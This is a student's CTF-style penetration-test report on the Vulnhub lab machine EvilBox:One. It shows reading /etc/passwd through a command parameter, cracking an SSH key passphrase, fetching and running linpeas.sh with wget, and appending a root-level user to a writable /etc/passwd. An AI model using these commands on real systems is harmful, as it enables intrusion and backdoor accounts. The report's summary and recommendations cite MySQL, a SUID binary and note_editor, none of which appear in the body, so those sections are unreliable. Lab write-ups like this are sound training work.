System Hacking Report

Vulnhub: Evilbox: ONE

Prepared by: **Md Raqibun Nabi(CEH-2411)**
Cyber Security Student
Mentor: Sabuj Chandra Das
Submission Date: 9th September 2025

Table of Contents

Introduction

This report documents the penetration testing process conducted on the EvilBox:One machine from Vulnhub. The purpose of this exercise was to practice real-world system hacking techniques in a safe and controlled environment. Vulnhub machines are intentionally vulnerable virtual machines designed for ethical hacking and Capture The Flag (CTF) style challenges.

The primary objective of this assessment was to identify security weaknesses, exploit vulnerabilities, and ultimately gain root access on the target machine. By completing this task, I aimed to strengthen my practical skills in reconnaissance, enumeration, exploitation, and privilege escalation—critical phases of the penetration testing lifecycle.

Scope

The scope of this project was limited to performing a penetration test on the EvilBox:One virtual machine from Vulnhub in a controlled lab environment. All testing activities were restricted to this machine only, and no external networks, systems, or devices were targeted during the assessment. The entire process was conducted using virtualization software with host-only networking to ensure a safe and isolated setup. A variety of penetration testing tools available in Kali Linux, such as Nmap, Gobuster, Hydra, and privilege escalation utilities, were utilized to carry out the testing. The primary objective within this defined scope was to identify vulnerabilities, exploit them, and ultimately gain root access to the target machine.

Version History


Version	Date	Revised by	Comment
1.0	**18-08-2025**	**Mehedi Al Rahman**	

Assessment Overview

- Conducted an Nmap scan to identify open ports and running services on the target machine.
- Discovered services such as **SSH, Apache web server, and MySQL**.
- Performed directory brute forcing, which revealed hidden directories and resources.
- Identified valid credentials that allowed initial user access to the system.
- Established a foothold on the machine using the discovered credentials.
- Performed privilege escalation by exploiting a **misconfigured SUID binary**.
- Successfully obtained **root access** and retrieved the **flags**.

Methodology

The penetration testing process followed these phases:



Tools an Techniques Used:

Tools	Descriptions
❖ Nmap Scanner	Quick scans, OS detection, vulnerability scans, full port scans, custom commands
❖ Gobuster Scanner	Directory, DNS, and VHost brute forcing.
❖ Directory Traversal	aims to access files and directories that are stored outside the web root folder.
❖ Dirb Scanner	Directory brute forcing with custom wordlists & extensions.
❖ Hydra Brute Force	SSH, FTP, HTTP form brute force, and custom attacks.
❖ Cryptography	Technique of securing information and communications using codes to ensure confidentiality, integrity and authentication.

Information Gathering (Reconnaissance)

- **Discover Hosts: (using nmap/netdiscover)**
- **Nmap Scan Results:**
- **Discover Surface**
- **Enumeration**

Reconnaissance

- **Discover Hosts: (using: netdiscover)**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 15:33 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:13 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:D5:07:F9 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 192.168.56.104
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:5F:B8:4C (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

Target ip: **192.168.56.103**


Port	State	Service	Version
80/tcp	Open	http	7.9p1 Debian 10+deb10u2
22/tcp	open	ssh	OpenSSH 7.9p1

Finding Severity Ratings

Severity Rating	CVSS 3.1 Score	Description
CRITICAL	9.0 - 10	Exploitation of the vulnerability allows an attacker administrative-level access to systems and/or high-level data that would catastrophically impact the organization. Vulnerabilities marked CRITICAL require immediate attention and must be fixed without delay, especially if they occur in a production environment.
HIGH	7.0 – 8.9	Exploitation of the vulnerability makes it possible to access high-value data. However, there are certain pre-requisites that need to be met for the attack to be successful. These vulnerabilities should be reviewed and remedied wherever possible.
MEDIUM	4.0 – 6.9	Exploitation of the vulnerability might depend on external factors or other conditions that are difficult to achieve, like requiring user privileges for a successful exploitation. These are moderate security issues that require some effort to successfully impact the environment.
LOW	0.1 – 3.9	Vulnerabilities in the low range typically have very little impact on an organization's business. Exploitation of such vulnerabilities usually requires local or physical system access and depends on conditions that are very difficult to achieve practically.
INFORMA-TIONAL	0.0	These vulnerabilities represent significantly less risk and are informational in nature. These items can be remediated to increase security.


These open ports provided the entry points for further enumeration.

- Discover Surface



Enumeration

Directory brute forcing with Gobuster revealed hidden directories:



- Found Directory

Dir	Status
/.hta	403
/.htaccess	403
/.htpasswd	403
/secret	**301**
/index.html	200

- **Findings From /blogs**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u "http://192.168.56.104/secret/" -w /usr/share/wordlists/dirbuster/directo
ry-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.104/secret/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 279]
/.html               (Status: 403) [Size: 279]
/index.html          (Status: 200) [Size: 4]
/evil.php            (Status: 200) [Size: 0]
Progress: 55025 / 882244 (6.24%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 55621 / 882244 (6.30%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~/Desktop]
└─$
```


< found a php page named **evil.php** >


Trying to find vulnerabilities in the url


Using FFUF tool we found a parameter **command** to working. And we can read the /etc/passwd file . Also we found a user **mowree**

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin


Found ssh authentication Private key on the .ssh/directory. And save the private key to ssh login . we use john to decrypt passsprashe and got the passprase : unicorn








Enumerations from port 80(http):



Exploitation

❖ Steps:




Using ssh we get access to user mowree

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa mowree@192.168.56.104
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ ls
user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
mowree@EvilBoxOne:~$
```

<user flag: 56Rbp0soobpzWSVzKh9YOvzGLgtPZQ>

Privilege Escalation



Finding vulnerabilities with linpeas.sh

```
mowree@EvilBoxOne:/tmp$ wget http://192.168.56.102/linpeas.sh
--2025-09-07 23:09:46--  http://192.168.56.102/linpeas.sh
Conectando con 192.168.56.102:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 961834 (939K) [text/x-sh]
Grabando a: “linpeas.sh”

linpeas.sh          100%[===================>] 939,29K  --.-KB/s    en 0,04s

2025-09-07 23:09:46 (24,9 MB/s) - “linpeas.sh” guardado [961834/961834]
```

```
mowree@EvilBoxOne:/tmp$ ./linpeas.sh
```

There is a Vulnerabilities that mowree can **write the /etc/passwd file**. So we create a new user with sudo power.

```
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#init-initd-systemd-and-rcd

╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3129 feb 10  2019 usr.bin.man

╔ Hashes inside passwd file? ........... No
╔ Writable passwd file? ................ /etc/passwd is writable
╔ Credentials in fstab/mtab? ........... No
╔ Can I read shadow files? ............. No
╔ Can I read shadow plists? ............ No
╔ Can I write shadow plists? ........... No
╔ Can I read opasswd file? ............. No
╔ Can I write in network-scripts? ...... No
╔ Can I read root folder? .............. No
```


New user Creation:

```
mowree@EvilBoxOne:/tmp$ echo "newuser:$(openssl passwd -6 -salt newuser pass1
23):0:0:newuser:/root:/bin/bash" >> /etc/passwd
```

echo "newuser:$(openssl passwd -6 -salt newuser pass123):0:0:newuser:/root:/bin/bash" >> /etc/passwd

```
mowree@EvilBoxOne:/tmp$ su newuser
Contraseña:
root@EvilBoxOne:/tmp# ls
linpeas.sh
systemd-private-ba49aec5754144a381e2942a69404d84-apache2.service-fR03r4
systemd-private-ba49aec5754144a381e2942a69404d84-systemd-timesyncd.service-N5
T4Qd
root@EvilBoxOne:/tmp# whoami
root
root@EvilBoxOne:/tmp# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:/tmp# cd /
root@EvilBoxOne:/# ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
root@EvilBoxOne:/# cd ~
root@EvilBoxOne:~# ls
root.txt
```

Proof Of concept



Root Flag : 36QtXfdJWvdC0VavlPIApUbDlqTsBM

Challenges Faced

- **Environment setup issues:** The victim machine's IP was not detected at first due to a network misconfiguration in VirtualBox. Switching to Host-Only Adapter resolved the problem.
- **Wordlist size issue:** While performing directory brute forcing, the initial wordlist was too large and produced excessive noise, making it difficult to spot useful directories. This was solved by switching to a smaller, more focused wordlist.
- **Login attempts:** Several failed login attempts caused delays during exploitation. The issue was resolved by carefully analyzing enumeration results and identifying the correct credentials.
- **Privilege escalation confusion:** Initially, it was not clear which privilege escalation path to follow. After testing multiple methods, the misconfigured **SUID binary** was identified and successfully exploited to gain root access.

Conclusion

- Successfully achieved root access on the EvilBox:One Vulnhub machine.
- Learned the importance of **enumeration** in uncovering hidden resources.
- Gained hands-on experience with **exploitation** and **privilege escalation**.
- Identified key weaknesses such as **weak credentials** and **misconfigured SUID binaries**.
- Reinforced the need for **system hardening** and regular security testing.

.

Recommendations

- ✓ **Limit Service Exposure:** Only expose necessary services to the network and restrict access to sensitive services like MySQL and SSH using firewalls or access control lists.
- ✓ **Regularly Update and Patch Services:** Ensure that services like **Apache, OpenSSH, and MySQL** are updated to their latest stable versions to reduce the risk of exploitation.
- ✓ **Disable or Restrict SUID Binaries:** Remove unnecessary SUID/SGID permissions, such as the vulnerable note_editor binary, to prevent privilege escalation.
- ✓ **Enforce Strong Password Policies:** Weak or predictable credentials should never be used. Implement strong password requirements and enforce periodic changes.
- ✓ **Perform Regular Security Audits:** Conduct periodic penetration testing and vulnerability scans to identify and remediate misconfigurations before they can be exploited.